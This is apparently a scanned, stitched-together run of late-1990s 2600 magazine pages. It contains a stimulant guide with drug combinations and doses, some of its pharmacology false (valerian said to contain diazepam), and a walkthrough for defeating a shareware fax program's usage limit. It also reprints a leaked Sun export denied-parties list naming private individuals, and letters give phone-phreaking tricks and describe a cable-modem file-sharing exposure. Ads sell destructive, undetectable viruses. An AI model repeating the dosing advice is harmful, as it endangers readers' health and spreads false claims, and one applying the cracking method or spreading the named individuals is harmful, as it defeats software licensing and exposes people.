Most, if not all, stimulants work on the sympathetic nervous system (SNS). This is your fight or flight system. Adrenaline (Epinephrine), Noradrenaline (Norepinephrine), and Dopamine are the major neurotransmitters of the SNS. A neurotransmitter is just a chemical that transmits a signal. Different stimulants either mimic, block, or prolong the actions of these neurotransmitters. Methylxanthines (caffeine and theophylline in tea) cause an increase in a chemical (cAMP) within cells that mediates the effects of the SNS. Ephedrine mimics epinephrine as well as causing the body to release its own epi. Cocaine blocks the destruction of dopamine, norepinephrine, and serotonin (another neurotransmitter), allowing prolonged action of these neurotransmitters. Got all that? Now on to the practical uses....

Caffeine: Breakfast of Champions

Just about everyone uses caffeine. Either from coffee (100mg/8oz), tea (80mg/8oz), soda (40-60mg/8oz or 100mg/8oz Jolt!), or those funky yellow tablets (100-200mg). The effects are identical and dose dependant. Don't buy into the idea that natural is better. Guarana, Goto Kola, Yerba Mate, and Cola Nuts are all caffeine. Expensive caffeine. Effective dosages range from 100-300mg with the toxic dose (where the bad side effects predominate) at about 600-1000mg. Tolerance develops quickly due to an increase in the level of enzymes which destroy the caffeine and its mediator (cAMP). So how do we avoid this? Take it less often. That sucks - anything else? Grapefruit juice. The bitter bioflavonoid Naringin in the grapefruit juice inhibits the enzyme that destroys caffeine, but *not* theophylline. It also prolongs the time that caffeine is active by 30 percent or so. As a side note, canned grapefruit juice contains more Naringin. Mo bitter = mo better.

Ephedrine: Herbal X, Mini-Thins, and Primatine Tabs

Yes, all the above contain ephedrine (the chemical) or ephedra (the herb). Ephedra contains 0.75 - 1.0 percent ephedrine. With the effective dose of ephedrine being 25-50mg, the effective ephedra dose is 300-600mg, As with most herbs, the absorption of ephedra is pretty crappy. Eating a high protein meal with the herb will keep them in the stomach longer allowing for better absorption. You can also boil the herb in lemon juice; the alkaloids (the good stuff) tend to heat stable and soluble in a weak acid. Tolerance to ephedrine can be temporarily avoided by the addition of caffeine and/or aspirin. Aspirin inhibits prostaglandins which in turn inhibit one of epinephrine's mediator chemicals (Adenyl Cyclase).

Other Assorted Goodies

Yohimbe: Yohimbe, the herbal form of Yohimbine, is also moderately stimulatory. No, it doesn't increase testosterone or libido. It does block the feedback loop that regulates epinephrine levels. This causes more epinephrine and norepinephrine release. Absorption of yohimbe is particularly crappy. Works *really, really* well with ephedrine. Also, if any of you ephedrine popping males notice any difficulty with... ah..., er... "wood," then Yohimbe may be for you. It reverses ephedrine nasty side effects "down there."

Phenpropanalomine: This active ingredient of Dexatrim is chemically related to norepinephrine. It primarily decreases appetite. Not a good choice, as any caffeine taken with it causes massive increases in blood pressure. Comes in 25mg tabs of 75mg time release tabs.

Ginseng: Crap. The panax species (all but the Russian variety) are estrogenic. What the hell is that? It means that if you keep taking it you can develop breasts. Knockers. Yabbos. Also increases blood pressure.

Choline and DMAE: Supposedly increases ACh, a neurotransmitter involved in muscle control. Haven't tried it and have heard mixed results.

Tyrosine: The precursor to epinephrine, norepi, and dopamine. When I notice that ephedrine isn't working for me, I take 500-1000mg per day for a week or so to rebuild the epi stores. Tends to be only mildly stimulatory on its own.

Nicotine: No, I don't smoke. I have used the 3mg Nicoderm patch to good effect. The 5mg tends to make me sick. Average cigarette contains 4-6mg nicotine.

Valarian Root: An odd one. Contains methyl-Diazapam aka Valium. As in the tranquilizer. So what the hell is it doing in an article about stimulants, you ask? One nice side effect of a low dose (one capsule) is a *huge* reduction in the jitters associated with caffeine and ephedrine. A must for delicate electronics.

Gingko Biloba: God, I love this stuff. Contains gingkosides that increase the perfusion (amount of blood flow) of the brain. I've found it particularly useful for "focusing attention" and as with Valarian, for reducing caffeine jitters. Dosages of 120-160 mg (three tabs). Can cause a headache if you're prone to migraines.

Toxicity: How Not To Kill Yourself

Don't use any of these if you're on MAO inhibitors (a kind of anti- depressant). These inhibit the enzyme that destroys the stimulatory neurotransmitters. Also, don't OD on the mini-thins. Tissue saturation (the dose where all tissues are getting the drug) occurs at around 35mg ephedrine and at around 300mg caffeine depending on your weight. Anything higher just increases the side effects.

The Bottom Line

My stack for full bore Psych without regard to hand-eye coordination: Caffeine 200mg, Ephedrine 25mg, Aspirin 325mg, Yohimbe 2 tabs, all washed down with 12 oz grapefruit juice and a high protein meal. I like peanut butter because of the extra fat. This will tend to hit in about 45-60 minutes.

If I'm soldering or need to decrease jitters: Ephedrine 25mg, Caffeine 200mg, Aspirin 325mg, Gingko Biloba 3 tabs, and Valarian Root 1 cap. Again I take it with a high protein meal.

When the ephedrine stops working I go with: Nicotine 3 mg and Tyrosine 1000mg for about a week.


The effects of caffeine last about 2-4 hours, 3-5 with grapefruit juice. Ephedrine effects last 6-8 hours. Re-dosing should be done every 3-4 hours with caffeine and every 6 or so hours with ephedrine.

That's pretty much it for the legal stimulants. If there is interest I can go into import meds and the like. Have fun, don't kill yourself and stay *eleet!*

The writer is a chiropractic student with a background in pharmacology.

Noggin Cracking

by Fidel Castro



I'm not some kind of stinking C programmer. At best, I can be called a scripter, and compilers give me the willies. To top it all off, I'm a Mac user. This places me square in the middle of the "non-cracking bozo" demographic.

Bullshit.

This brief article will explain the principals of "Noggin Cracking" - the process of breaking certain kinds of software protection using nothing (much) besides the gray stuff underneath your hair.

I'm going to dispense with all the specious rationalizations for cracking software. Software developers work hard, deserve recompense for their labors, and so on and yakketa yakketa. Who gives a shit?

Let's take an example:

A shareware fax program for the Mac - ValueFax - is shipped over the net as an expiryware package. You send 20 faxes and bang, it shuts down.

Here's how I cracked it:

I reasoned that ValueFax must be altering a file somewhere on my hard drive every time I sent a fax, and that that file must be queried every time a new fax was queued so that the fax driver could make sure that I hadn't used up my 20 fax free ride. So my first task was to uncover the name and location of that file.

I queued and cancelled a fax transmission (I knew from experience that ValueFax checked the file before the fax was sent, since the "Pay your shareware fee, you asshole" warning came up before the modem started to squeal). Then I flipped back to the Finder and opened up my hard drive icon.

By sorting the list of items by date, I was told which folder the most-recently-modified file lived in. Turned out, it was the System Folder. This is the favored home for all kinds of useful files - the file with the serial number for your copy of PhotoSlop, your MagicCookie file from Nutscrape, and so on - and should be studied and worked with by the devoted Noggin Cracker.

Opening the System Folder and sorting it by date told me that the most-recently-modified file lived in the ValueFax Folder. Opening it and sorting it by date told me that the most-recently-modified file on my disk was my ValueFax PhoneNumbers.

Ponder on that for a moment. Your PhoneNumber file is the one indispensable component of a fax program. If you're a fax junkie, re-entering a couple of hundred phone numbers is a flaming pain in the colon. A smart place to hide the faxes-sent counter.

I pulled the PhoneNumber file out of the ValueFax folder and stashed it on the desktop. From the Finder, I faxed and cancelled the contents of an empty folder - the fastest way to spool a document for a print device - 20 times, and the software let me.

Bingo. I had found the fax counter, and found how to reset it to zero.

However, there is a civilian casualty in this solution. Trashing your PhoneNumbers database to reset your counter is a Pyrrhic victory at best.

I trashed the new PhoneNumbers file and sent a single fax. I moved it to a new

folder, and renamed it "One." Then I sent two faxes, moved the PhoneNumbers file to the same folder and called it "Two." I did that a bunch of times and generated files at ten, fifteen, and twenty.

Now I tried opening these files up with BBEdit Lite, a shitkickin' text editor (http://www.barebones.com) and used the built-in "Find Differences" utility to find the differences between each file. There were none.

I began to doubt my sanity. I knew that the faxes-sent counter lived somewhere in the PhoneNumbers file, but a one-sent, 10-sent, and 20-sent version of that file seemed identical. Then I remembered the resource fork. Mac files have two components: a data fork and a resource fork. Usually, data forks are used to store data, and resource forks are used for common Mac resources: icons, sounds, pictures, video, and so on.

So I opened the files up with ResEdit, the free utility from Apple for editing resource forks.

Bingo. There was a resource for each file that varied from file to file. The data in the resource was encrypted - nothing as simple as the numeral 20 in the "20" file - but who gives a shit? I had the resource value for one in the "one" file. I copied it and pasted it into the "twenty" file, then replaced the PhoneNumbers file with it.

Sure enough, I was able to send nineteen more faxes.

I used ResEdit to change the creator of the PhoneBooks file to ResEdit - this means that double-clicking the file would open it in ResEdit. Then I copied the "one" resource and stashed it in my Scrapbook - where it would be easy to get to - and put an alias of the PhoneNumbers file in my Apple Menu Items folder. Since then, whenever I hit 20 faxes out, I open the PhoneNumbers file from my Apple menu, pop up the Scrapbook, copy, paste, and save.

The principles that can be extracted from this are universally useful, and will work on any platform.

First of all, think about where the protection that you want to remove must live. This is especially easy to find with expiryware, especially time-expiry software. Set your clock ahead by a couple of days and see which file changes.

Secondly, make multiple copies of that target file, at different stages of expiry.

Thirdly, compare these files to discover how the expiry date is being calculated.

Lastly, remember that you don't need to undertake lengthy decryption to figure out what scheme is being used to calculate the expiry condition - it is sufficient to transplant the initial value in an unexpired copy into an expired copy.

Happy cracking, kids, and viva Cuba libre!

SUN'S NASTY LITTLE LIST

This document was found deep within Sun's computer network. As a public service to both them and our readers, we've cleaned up the database, eliminated the duplicates, and fixed all of the geographical errors (wow, were there a lot of those!).

What you will learn from this is just who you shouldn't be doing business with. And, if you happen to be *on* this list, just who you shouldn't be doing business *as*. Unfortunately, there are just too many evil people and organizations out there for us to fit them into this issue. So what we've done is take the names and organizations from the United States and Canada as well as all of those listed as "location unknowns". (The latter will explain why anyone with the name of Robert Anderson will have a hard time buying computer equipment from Sun!) If you want the rest of the world, including Iraq and Colombia, check our web site (www.2600.com) where the full listing will be available. Learn who you really shouldn't be hanging around with. And if *we* turn out to be on the list, well, everyone will have a nice laugh.

Finally, if you see *your* name or organization on this or the web list, we must ask that you *immediately* send back all issues of *2600* that we have sent you over the years. Make sure and include a blank sheet of your letterhead too. Don't ask.

Explanation

OK, pay attention. (Some of the following will only apply to the larger list available on our web site.) There are six countries with the status of "EMBARGOED." According to Sun, this means "no trade or information exchange of *any* kind can take place with these nations nor citizens of these nations.... No sale to a domestic customer who indicates sale or shipment to these countries should be made." The countries are: Cuba, Iraq, North Korea, Iran, Libya, and Serbia. Now, since Serbia isn't really a country (yeah we know they sort of expressed an interest in this recently), we corrected that to read Yugoslavia. They are also *only* embargoed for items under the Munitions List, such as encrypted software. Since these countries are embargoed in their entirety, why does this database list specific names *within* them? We haven't a clue.

Now, in addition to embargoed countries, there are also a couple listed as "TERRORIST" nations. Those are Sudan and Syria. According to the document, "the United States government has consistently refused to grant export licenses to 'terrorist' countries. No export or re-export should be made to these countries without express written permission from Sun's International Trade Services manager," Now *there's* someone with power.

Now here's a handy tip from Sun: "Anything with a name which includes the words 'Southwest Institute' or located in Chengdu in the Sichuan Province should be considered as suspect. The Chinese military-industrial sector is heavily represented in Chengdu." The Chinese will surely never be able to fool us again now that we have this valuable info.

Key

! - end users requiring a license (the least restrictive on this list and the only category that stands a chance of getting past restrictions)
* - denied persons (watch out!)
# - statutorily debarred parties
^ - missile proliferators
% - chemical and biological weapons concerns
$ - designated terrorist organizations
C - specially designated nationals of Cuba
c - merchant vessels of Cuba
R - specially designated nationals of Iran
I - specially designated nationals of Iraq
i - merchant vessels of Iraq
L - specially designated nationals of Libya
K - specially designated nationals of North Korea
S - specially designated nationals of Sudan
Y - blocked Yugoslav vessels
M - specially designated terrorists who threaten the Middle East peace process
N - specially designated narcotic traffickers
G - German proliferator concerns

This document is intended for Sun internal use but it is not Sun confidential. It is recommended not to make the document available to non-Sun parties, however, if it becomes necessary to do so, the following clause should precede the list: " Any use of this list is without recourse to Sun and at user's risk. Sun is in no way responsible for any damages, whether consequential, incidential, or otherwise, sufferedby a user of this list in reliance thereon for any purposes whatsoever."

"DENIED AND RESTRICTED PARTIES LIST (DRPL)
No. 97.12.01
(December 19, 1997)

By order of the United States Government, Sun Microsystems, Inc., is prohibited or restricted from exporting Sun product or from providing services of any kind to a foreign party shown in this DENIED AND RESTRICTED PARTIES LIST.

The United States Government takes this seriously to the point of making a seller/supplier responsible if seller/supplier provides product to a domestic party shown on the DENIED AND RESTRICTED PARTIES LIST with the knowledge that the domestic party will export the product. No sale or export ought to be transacted to any party without prior approval of Sun's International Trade Services group or its designated appointees.

• • • • •

CANADA

C - GALAX INC.
C - GALAX TRADING CO., LTD.
C - PRENSA LATINA CANADA LTD.
L - TEKNICA PETROLEUM SERVICES LIMITED **Calgary ALT**
C - CARIBBEAN EXPORT ENTERPRISE **Downsview ONT**
C - CARIBEX **Downsview ONT**
C - EMPRESA CUBANA DE PESCADOS Y MARISCOS **Downsview ONT**
C - COBALT REFINERY CO. INC. **Fort Saskatchewan ALT**
C - CUBAN FREIGHT ENTERPRISE **Montreal QUE**
C - CUBANA AIRLINES **Montreal QUE**
C - CUFLET **Montreal QUE**
C - EMPRESA CUBANA DE AVIACION **Montreal QUE**
C - LA EMPRESA CUBANA DE FLETES **Montreal QUE**
* - ISEC COMMUNICATIONS, INC. **Ontario**
* - MCLEAN, DONALD **Ontario**
* - PERVEZ, ARSHAD Z. **Ontario**
* - WHYTE, DAVID RICHARD **Ontario**
C - BOILEAU, PIERRE **Quebec**
* - BEHRMANN, SYMONE MORRIS **Toronto ONT**

UNITED STATES

I - BAY INDUSTRIES, INC.
- BITTEL, JAMES A.
- GRECIAN, JOHN PAUL
- KAUF, GARY D.
- LAIB, RONALD L.
- MASON, BRYAN
- ORDNANCE TECHNOLOGIES, LTD.
* - SEMITRONIC AG, S.A.
# - SHAFIR, JEROME S.
# - JOHNSON, EDWARD A. **Albany OR**
* - JOHNSON, EDWARD A. **Albany OR**
# - TELEDYNE INDUSTRIES, INC. **Albany OR**
* - LISBONA, LEON ALBERT **Allenwood NY**
* - COLEMAN, LOUIS SINCLAIR **Ashland KY**
* - HANEEF, LOUIS AKHTAB **Ashland KY**
* - MURRACCIOLE, ROQUE A. **Ashland KY**
* - CAESAR ELECTRONICS, INC. **Bay Shore NY**
* - ELKINS, EDWARD J. **Bend OR**
* - ENIGMA INDUSTRIES **Beverly Hills CA**
* - ROESSL, WILLIAM A. **Beverly Hills CA**
* - KHAN, FAHEEM AHMED **Big Springs TX**
M - AHMAD, ABU **Bridgeview IL**
M - AHMED, ABU **Bridgeview IL**
M - SALAH, MOHAMMAD ABD EL-HAMID KHALIL **Bridgeview IL**
M - SALAH, MOHAMMAD ABDEL HAMID HALIL **Bridgeview IL**
M - SALAH, MUHAMMAD A. **Bridgeview IL**
* - CARLSON, PAUL **Bridgwater MA**
* - C-O MANUFACTURING CO., INC. **Brockton MA**
* - CARLSON, PAUL C. **Brockton MA**
* - BERG, H. LEONARD **Bronx NY**

Continued On Page 54

Continued From Page 39

are only for use of users of our ISP. Your attempt to connect to our server has been logged and will be looked upon for future reference."

What the hell! Could they not have just said connection refused? People are starting to treat shell account and telnet users like common criminals! This is exactly like the letter from "The Hemroid" last issue concerning phf. I had absolutely no interest in hacking anything when I telnetted to their url. I think that these people are just plain paranoid. I think they expect everyone to do everything within their web browser and not explore other parts of the internet. In my opinion, these people who log everything and put up these slap-in-the-face messages are much more of a threat than hackers will ever be.

Dan

Warnings like that are only put up by idiots who think they can intimidate people into qwelling their curiosity. Most of the time it has the opposite effect. We suspect they'll have a change of heart any day now.

Canadian Stuff

Dear *2600:*

I'd just like to say that I've enjoyed reading *2600* for about a year now and I think the articles are great. One suggestion I have is maybe to have some phreaking articles for phone services in Canada. I understand that is hard however if anyone out there has some Canadian articles send em. For those who don't know this, the ANI for Winnipeg (Manitoba) is 644-4444. Also if you dial 590 and then the number you're calling from, click the hang-up switch once, wait about one second, and hang up the phone before the quick dial tone starts, the phone will ring. If anyone has any more 204 phone tricks then send them in. Also I have started a local Canadian hacker's magazine (nothing compared to *2600* however) and we are looking for people to help out by trading knowledge and ideas.

dj.tazz@earthling.net

Good luck with the zine. We'd like to see more Canadian news and will certainly print whatever good stuff comes our way.

Dear *2600:*

We just found the local ANI for the Windsor/Essex part of 519. It's 561-1111.

Members of RoK

Dear *2600:*

Attention all phreaks whose RBOC is Bell Canada - they have recently put out a "fraud squad" to eliminate phreaks in the NPA's of 416/905/519/705/514 (mainly the southern parts of Ontario and Quebec). As of June 1997, an 888 number, along with this "fraud squad" have been set up. For more information, call 1-888-FRAUD-31. Be safe as you phreak, fellow Canadians.

Jim S [416]

Access Problems

Dear *2600:*

I would first like to say I am a big fan of your magazine. The articles are entertaining and very interesting. I have been reading the magazine since the Winter 96/97 issue, and have never missed an issue from then. I have noticed one thing though. For every issue it takes longer and longer for it to appear at the book stores. I live in South Florida and didn't see the Spring issue on the shelves of the bookstore until late March and didn't see the Summer issue until early October. My question is, why do your issues come out so late? Why do they take so long to hit the stands?

MuSo

There have been a couple of reasons for this. We fell behind schedule in 1997 mostly due to the Beyond Hope conference. Also, sometimes bookstores don't put out issues in a timely manner. We've known of a few that have left our issues in the back room for over a month! We will be posting updates on our web site telling people when our issue was sent out so that this won't be as much of a problem. But the other main reason is the lack of money because of our distributor problems which can be summed up by saying that they took all of our money for an entire year and never gave it to us. Through determination, kind words, and cutbacks we should be back to normal sometime this summer. Hopefully you'll read these words before then.

Words on Cable Modems

Dear *2600:*

As a professional hacker - well, okay, network security analyst, but that's just a government-friendly synonym anyway - I was surprised, dumbfounded, aghast that you guys missed the single biggest cable modem hole. You mentioned that it functions as a standard network. Windows 95, on the other hand, views it as just that - a standard LAN, and a friendly one at that. It DHCP's over the cable modem for an address, and then starts sending Microsoft Network broadcast packets. Now, in any network-conscious operating system, any drive and directory can be shared, and Windows 95 is no exception. The note here is that it's made fully available *over the cable modem.* The entire neighborhood, out to the little fiber exchange boxes on the street, which can be many houses away, can see all shared resources on your computer. In a couple of cases the entire *network* has opened to the public. Making resources on a Win95 box shareable without the owner knowing is easy enough with a simple virus - and now accessing them is just as easy!

Acid Plaid

Dear *2600:*

I read your article titled "Cablemodems: They're fast, but are they safe?" I realize at the time the article was written perhaps you didn't know all the facts. I also don't know the manufacturer of the cable modem nor the quality of the service your ISP was providing, but let me give you a little piece of information. I work for a large networking company who bought a cable modem company one year ago. So I'll give you the facts on the industry leader.

My company's cable modems are "bridges." In their current revision of code there is the ability to "Forward or Filter" on both the cable port and the ethernet port. Therefore the information you described in your article is not accurate for all cable modems and all cable service providers. An intelligent provider would set up the filters so that only packets destined for your ethernet port's MAC address would be forwarded. Therefore you would not be able to sniff the cable side of your cable modem. You would only get broadcast MAC frames and MAC frames with your DA of your ethernet card.

William

Suggestion

Dear *2600:*

I am a long time reader of your mag and it's extremely elite. I read that you are having financial trouble. If you set up a 900 number that charges $4.95 to the person's phone bill (and you get $3.95), *2600* could make a lot of money. And a hell of a lot of people would call to support *2600.*

Jim

There is nothing we can say on the phone that would be worth $4.95. And as for us having a 900 number, you'd sooner see a second American president resign in disgrace than have something like that happen.

Military Recruits

Dear *2600:*

I am writing in regards to Jungle Bob's letter that was printed in the Autumn 1997 issue. In his letter he states, "It's a load. The US military doesn't want people who are in question with the law." This is false information. When I was in the USAF I trained with two people who were given the choice of serving in the USAF or going to jail. Their crimes, amazingly enough, were illegal drug use/possession, which I find surprising given the Air Force's strict policy on illegal drugs. These were the only two people I knew who were in such a situation.

Mortis

Dear *2600:*

I am writing to respond to the letter from Jungle Bob in Vol. 14 No. 3. As a former member of the U.S. Army I find his dribble laughable. Trying to make anyone believe that any branch of the military believes in or holds to any hacker ethic, much less letting information flow freely is insane. I was a personal witness to more cover-ups and sidestepping than I wish to remember. If the Army is so free thinking then I would like all of the times myself or other soldiers were told that our opinions were shit and didn't matter explained. The military is no longer about defending the false freedoms that Big Brother lets us believe that we have. It is about furthering the monetary agenda of the government. Desert Storm had nothing to do with protecting our country, It was about protecting the government's investment in overseas oil production. Believe me, there is not one shred of free speech in the Army, and those who do speak up are swiftly punished.

As for being able to get out anytime you choose, Bob was correct. What he fails to mention is that you are tagged with an "other than honorable" discharge that raises many a flag in any future employment opportunities. If you want a fast paced job at your local Burger King then go for it. Tell them you want to get out. The only people who share the view of the hacker community about big government are the disillusioned youth who joined in hopes of defending the ideals they were raised with, only to find that they have signed away their rights, freedoms, and free will.

We live in a society of crumbling walls and this scares the shit out of the government. The military does not want free thinking individuals, they want drones who will follow without question. There are those few in the military who still do care about the country they are supposedly defending and a person's rights as a human being, and they all eventually leave the service. Why might that be? If you were constantly bombarded because of your "unruly behavior" wouldn't you find another occupation also? Don't be fooled by Bob's propaganda machine. I was there and saw it with my own eyes. My self restraint is the only thing that kept this former troublemaker out of the CO's office for disciplinary action. Others weren't so lucky. I watched good people's lives ruined because they spoke their minds and believed in their right to do so. I'm sure that Bob will more than likely brand me as disgruntled because I was booted out. Let me make it clear that I have an Honorable Discharge hanging on the wall.

ToxicShock
Unlearn, Communicate, Unify

The Anarchy Debate

Dear *2600:*

I'm writing in response to a letter from Absinthia Vibrato in 14:3. This guy is offended that an ad for SummerCon states that the organizers don't want anarchists around. It seems to me that Vibrato can't make the distinction between an anarchist of political

persuasion and an anarchist, supposedly of the computer underground, who likes to pretty much blow stuff up.

TDecius

Miscellaneous Feedback

Dear *2600:*

Betcha didn't think you'd get email from a middle-aged lady who builds computers out of spare parts in her spare time!

Anyway, I found your site through your link on the Arachne site. First I want to thank you for making me aware of what goes on that the "mainstream" media doesn't report, such as the incident at the Pentagon City Mall, etc.

I want to say this without sounding sappy or corny, or like someone's mom. But if you will allow a middle-aged lady to make an observation... I've been involved in computers and data communications mostly as a hobby for the past eleven years. When I started out (at least in my part of the country) the Internet was unknown to the average person - it was BBS's that were the means of computer communication, sharing of files and information, messaging, etc. To make a long story short, I decided I wanted to have my own BBS - not because I wanted to be some sysop-god, but because I wanted to figure out how it worked. I soon realized how extremely insecure the whole thing was, that the only thing really standing between me and anyone who wanted to destroy my system was knowledge, *Information.* Since then, I have never looked at computers/systems the same way. As you obviously know, all computers/systems from the machine on my desk, to the telephone company's system, to the government's systems, are extremely vulnerable to anyone who has the knowledge. Commonly, people who refer to themselves as "hackers" have this knowledge. This is why you are such a threat. This is why the Secret Service is hassling you. What if you decided to share what you know on a large-scale basis? What if anyone/everyone had access to this information? What if someone got angry with the telephone company and decided to "hack" into their system and bring them down... or the Internal Revenue Service... or their bank? As a person who grew up in the 60's and 70's I can tell you from first-hand experience - our government is historically short-sighted. Rather than welcoming the fact that you are pointing out vulnerabilities in the system, they are going to see you as a threat.

This does not excuse their actions, however. And knowing that something is possible and/or how to do it does not make anyone a criminal. I admire your spirit, and I support you in everything you're doing. Please keep up the good work.

Boanne

Apology

Dear *2600:*

I just got the new issue, and while reading through the letters I saw the corrections to my program (CC-Gen82), I looked at my article and realized that when I re-typed the program I forgot to increment the first Matrix of each line. I am very sorry for any problems this caused and would like to thank Crumpet and Mutter for mailing in corrections.

DETHMaster

Dear *2600:*

This security company has stolen some of your graphics and are presenting your page as their own: http://www.csci.ca/frames/f-hacked.htm. That wouldn't be so bad but they got a write-up in the November 15, 1997 issue of *CIO* magazine (page 22 "Hacker Attack Facts") where they take credit for your work (preserving hacked pages). See page 22 of that magazine.

CSCI are a security consulting firm and *CIO* is an Internet professionals magazine. I couldn't believe it when I realized that they were basically stealing your site and claiming credit!

CIO is online at http://www.cio.com/ but they only put major articles on the web, I couldn't find the article in question there. Hopefully you know someone who gets the magazine.

I hate hypocrisy and its companies like CSCI and *CIO* that are always down on hackers and stuff, and they would be the first to come down hard on infringement. I guess they figure it's OK if they do it.

Roy Haskins

We couldn't agree more. We've known about this for quite some time and we asked them to modify the site so it didn't appear as if they were the designers. They didn't do it so we went and modified our artwork so the name of our web site is displayed under the words "Hacked Sites." We should point out that these people are affiliated with the National Computer Security Association (NCSA) of the United States. We found these hypocrites said it best in their press release announcing their "virtual library" which was little more than a link to our site with our name obliterated: "Computer hackers are a serious threat to the integrity of every organization with a network hook-up.... These are not pretty pictures. Here, hacking shows its true face and it is not at all pretty." Anyone who is a "serious threat" to this kind of integrity is a friend of ours.

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com

NEW LOWER PRICES!!

We've come up with a new pricing scheme to help us raise money and to get you more reading material for less! Listen carefully. Here's how it works:

Ordinary subscriptions are $21 for individuals, $50 for corporations that require invoices. Overseas (not Canada), those prices are $30 and $65 respectively.

Back issues are $25 per year, $30 overseas, ordered from 1984 on. Individual issues can be bought from 1988 on at $6.25 each, $7.50 overseas.

Here's What's New

Order more than four years of back issues and your price per issue drops from $6.25 to $5.00! So if you order four years of issues at $6.25 each it would cost you $100. Order one more issue and your cost drops to $5 per issue which means you would pay $80 for the four years and $5 for the extra issue. (Overseas orders would drop from $7.50 to $6.25 per issue under the same conditions.)

Sounds complicated? Too bad! Keep reading it until you understand how it works. If we can do it, anyone can.

One More Thing

Just to make it even more fun, order a lifetime subscription at $260 (same rate for anywhere on the planet) and, in addition to two t-shirts and back issues from 1984 to 1986, your price for all future back issues drops to $5 ($6.25 overseas).

As with all orders, shipping and handling are included.
Allow 4-6 weeks for everything to happen.

2600
PO Box 752
Middle Island, NY 11953
USA

2600 Marketplace

For Sale

TOP SECRET CONSUMERTRONICS, exciting hacking, phreaking, and weird products since 1971. Go to www.tsc-global.com or send $3 for catalog to: Box 23097, ABQ, NM 87192.

2600 POSTERS! 2600 van crashing into NYNEX payphone from the Winter 95-96 cover. 20" x 30". Quality coated stock. Shipped in tube. $15. Send money order (no checks) payable to Kiratoy Inc., c/o Shawn West, PO Box 86, New York, NY 10272. Allow 4-6 weeks for delivery. Visit www.kiratoy.com/poster for more info.

OFFERING SIX VIRUSES/VIRI which can automatically knock down DOS and Windows 3.1 operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive, and undetectable via all virus detection and cleansing programs with which I am familiar. Well-tested, relatively simple, and designed with stealth and victim behavior in mind. Well written instructions, documentation, and antidote programs are included. $5 even TOTAL! Cash, money orders, and checks accepted. Sorry, no foreign orders. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. They make great gifts! Orders are promptly mailed out "priority" (USPO). Satisfaction guaranteed or you have a bad attitude! The Omega Man, 8102 Furness Cove, Austin, TX 78753, omegaman4@juno.com.

DISAPPEARING INK FORMULAS! Safely write the ultimate love letter or nasty note. Great gag item. Signed documents and memos will completely and undetectably disappear in one day to four weeks depending on formula used. $5 postpaid. Pete Haas, PO Box 702, Kent, OH 44240-0013.

TWO NEW DSS SMART CARD DEVICES. 1) Smart card emulator computer interface. 2) Smart card programmer (works with new generation access cards). These devices are the same ones used in the satellite, banking, and medical industries and the ISO7816 standards. Send for new brochure - you won't be disappointed! Also, cable TV converters for all systems. Send me the brand and model number of the converter used in your system. NEW ADDRESS: Ray Burgess, PO Box 7336, Villa Park, IL 60181.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the RED BOX, SLOT MACHINE MANIPULATORS, SURVEILLANCE, RADAR JAMMERS, LOCKPICKING, and many other hard to find equipment, send $1 to M. Smith-03, 1616 Shipyard Blvd #267, Wilmington, NC 28412 or visit www.hackershomepage.com.

TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

INFORMATION IS POWER! We've come out with a new catalog dropping our prices. Thanks to efforts by our printing press, we are now utilizing new printing techniques that have allowed us to pass on our savings to you. You can get your catalog of our informational manuals, programs, files, books, and videos for a mere $1 (covers postage, printing, etc). Our products cover information from the experts on hacking, phreaking, cracking, electronics, virii, anarchy, and the internet to name a few. We are legit and recognized world-wide. Send a mere $1 U.S. (cash is acceptable and has been respected for years now) to: SotMESC, Box 573, Long Beach, MS 39560.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 215-40 23rd Road, Bayside, NY 11360.

☎ ☎ ☎ ☎ ☎ Happenings ☎ ☎ ☎ ☎ ☎

SUMMERCON! Coming the last weekend of June in CHICAGO! For updated info, check out www.2600.com/summercon.

☎ ☎ ☎ ☎ ☎ Help Wanted ☎ ☎ ☎ ☎ ☎

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

HELP! I need someone with more brains than I have. Credit record needs serious surgery. Smith, 3167 San Mateo NE, Ste. 101, Albuquerque, NM 87110.

